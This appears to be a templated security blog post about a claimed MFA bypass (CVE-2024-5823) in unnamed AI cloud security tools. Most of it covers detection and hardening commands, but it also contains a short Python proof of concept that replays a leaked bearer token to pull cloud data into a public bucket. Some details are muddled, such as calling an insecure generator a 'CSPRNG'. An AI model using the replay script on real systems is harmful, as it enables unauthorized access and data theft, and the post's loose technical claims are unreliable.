Listen to this Post
Introduction:

A critical vulnerability has been uncovered in several popular AI-powered cloud security orchestration tools, allowing attackers to bypass multi-factor authentication (MFA) entirely. This flaw, tracked as CVE-2024-5823, leverages a logic flaw in how these platforms handle session tokens generated by machine learning algorithms. By exploiting this, a remote attacker can impersonate a privileged user and gain unfettered access to cloud infrastructure, making it imperative for security teams to understand both the exploitation vector and the immediate mitigation steps.
Learning Objectives:
- Understand the mechanics of the session token manipulation exploit in AI security agents.
- Learn to detect indicators of compromise (IOCs) related to this authentication bypass.
- Implement both Linux and Windows-based hardening commands to mitigate the vulnerability.
- Configure Web Application Firewall (WAF) rules to block the specific attack payload.
You Should Know:
- Dissecting the Vulnerability: The AI Token Prediction Flaw
The vulnerability stems from a non-cryptographically secure pseudo-random number generator (CSPRNG) used by an AI module to create session tokens. The post reveals that the AI’s “learning” component was inadvertently logging these tokens in plaintext to a world-readable log file.
Step‑by‑step guide explaining what this does and how to use it:
To check if your system is vulnerable, you must inspect the log files for exposed tokens.
On Linux (using `grep` and `awk`):
- Identify the Service: First, find the process ID of the AI agent. `ps aux | grep ai-security-agent`
2. Locate Log Directory: Check the configuration file. `cat /etc/ai-agent/config.yml | grep log_path`
3. Extract Tokens: Use `grep` to find any exposed session tokens (usually Base64 strings). `sudo grep -E ‘session_token|auth_token’ /var/log/ai-agent/access.log | awk ‘{print $NF}’`
On Windows (using PowerShell):
1. Search Logs: Open PowerShell as Administrator.
- Parse Event Logs: Run the following to extract any entries containing the token.
Get-Content "C:\ProgramData\AIAgent\logs\agent.log" | Select-String -Pattern "(session_token|auth_token):\s(\S+)"
If the command returns any alphanumeric strings longer than 20 characters, your instance is leaking session data and is highly vulnerable.
2. Immediate Mitigation: Rate Limiting and Token Invalidation
Since a patch may not be immediately available, the post suggests implementing strict rate limiting on the authentication endpoint and manually invalidating all active sessions.
Step‑by‑step guide explaining what this does and how to use it:
Linux (Using `iptables` for network-level blocking):
Block an attacking IP if you detect a brute-force pattern of token requests.
 Block an IP that is making excessive requests to the auth endpoint
sudo iptables -A INPUT -s 192.168.1.100 -m limit --limit 5/minute --limit-burst 10 -j ACCEPT
sudo iptables -A INPUT -s 192.168.1.100 -j DROP
Cloud Hardening (AWS WAF):
Create a rate-based rule in AWS WAF for the Application Load Balancer.
1. Go to AWS WAF & Shield.
2. Create a new Web ACL.
3. Add a rule: “Rate-based rule”.
- Set the rate limit to 100 requests per 5 minutes.
5. Specify the URI path: `/api/v1/auth/validate`.
This will automatically block IPs attempting to brute-force the AI-generated tokens.
3. API Security: Revoking Compromised Keys via cURL
If you suspect a breach, you must programmatically revoke all API keys associated with the AI agent. The post includes a direct API call to the management plane.
Step‑by‑step guide explaining what this does and how to use it:
Use `curl` to interact with the security tool’s REST API and force a key rotation.
 First, authenticate with your master admin account (if still possible)
curl -X POST https://management.cloudsecurity.com/api/v1/admin/login \
-H "Content-Type: application/json" \
-d '{"username":"admin","password":"YOUR_ADMIN_PW"}'

Capture the session token from the response, then revoke all agent tokens
curl -X POST https://management.cloudsecurity.com/api/v1/agents/revoke-all \
-H "Authorization: Bearer {ADMIN_TOKEN}" \
-H "Content-Type: application/json" \
-d '{"reason":"security_incident_CVE-2024-5823"}'
This command forces all AI agents to re-authenticate, locking out any attacker using a stolen token.
4. Vulnerability Exploitation: Proof of Concept (Educational)
Understanding the exploit helps in hardening. The attack involves sending a crafted request with a predicted token to the `/api/v1/ai/query` endpoint, which improperly trusts the session.
Step‑by‑step guide explaining what this does and how to use it:
The following Python script demonstrates how an attacker would attempt to use a leaked token.
import requests
import sys

target_url = "https://target-cloud.com/api/v1/ai/query"
 Attacker obtains this token from the world-readable log file
leaked_token = "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6IkpvaG4gRG9lIiwiaWF0IjoxNTE2MjM5MDIyfQ"

headers = {
"Authorization": f"Bearer {leaked_token}",
"Content-Type": "application/json"
}

Malicious payload to exfiltrate cloud metadata
payload = {
"query": "list all EC2 instances and output to public bucket",
"parameters": {"region": "us-east-1"}
}

response = requests.post(target_url, json=payload, headers=headers)

if response.status_code == 200:
print("[+] Exploit successful. Data exfiltrated.")
print(response.text)
else:
print("[-] Token rejected or patched.")
sys.exit(1)
Defense: Ensure your Web Application Firewall inspects the `Authorization` header for anomalies and blocks requests where the `user-agent` string does not match known AI agent patterns.
5. Linux Hardening: Securing Log Permissions
The root cause was world-readable logs. This section details how to secure the Linux file system to prevent token leakage.
Step‑by‑step guide explaining what this does and how to use it:
1. Restrict Log Directory Permissions:
sudo chmod 750 /var/log/ai-agent/
sudo chown root:ai-agent-group /var/log/ai-agent/
2. Implement Logwatch for Monitoring:
Install and configure Logwatch to alert on permission changes.
sudo apt-get install logwatch
sudo logwatch --detail High --mailto [email protected] --service All --range today
3. Set Immutable Flag on Critical Configs:
Prevent attackers from disabling logging.
sudo chattr +i /etc/ai-agent/config.yml
6. Windows Hardening: ACLs and Auditing
For Windows environments hosting the AI agent, proper Access Control Lists (ACLs) are vital.
Step‑by‑step guide explaining what this does and how to use it:
Using `icacls` (Command Prompt as Admin):
 Remove inherited permissions and set specific ones
icacls "C:\ProgramData\AIAgent\Logs" /inheritance:r
icacls "C:\ProgramData\AIAgent\Logs" /grant "SYSTEM:(OI)(CI)F"
icacls "C:\ProgramData\AIAgent\Logs" /grant "Administrators:(OI)(CI)F"
icacls "C:\ProgramData\AIAgent\Logs" /grant "NT SERVICE\AIAgent:(OI)(CI)RX"
Enable Advanced Audit Policy:
1. Open `secpol.msc`.
- Navigate to Security Settings > Advanced Audit Policy.
- Enable “Audit File System” to log any access attempts to the log directory, allowing you to see if unauthorized users (like the “Everyone” group) have tried to read the token files.
What Undercode Say:
- Key Takeaway 1: AI integration into security tools introduces new attack surfaces; in this case, poor randomness and insecure logging.
- Key Takeaway 2: Immediate remediation requires a layered approach: fix the code (patch), harden the host (file permissions), and shield the network (WAF rate limiting).
This incident highlights a dangerous trend: the rush to implement “AI-driven security” often leads to neglecting fundamental secure coding practices. The assumption that the AI module itself is secure allowed a simple information disclosure to become a full authentication bypass. Security teams must now audit not just their configurations, but the code quality of the AI agents they deploy. Moving forward, the principle of least privilege must be applied to AI processes with the same rigor as any other application.
Prediction:
This attack vector will evolve into a new class of threats targeting MLOps pipelines. Attackers will shift from exploiting traditional web servers to targeting the AI models and agents themselves, aiming to poison training data or steal the authentication tokens these models generate. We can expect to see a rise in “model confusions” where AI agents are tricked into logging sensitive data, followed by an increase in “LLM-Jacking” attacks targeting the orchestration layers of cloud security tools.
▶️ Related Video (80% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Lauriml1977 Scanning – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


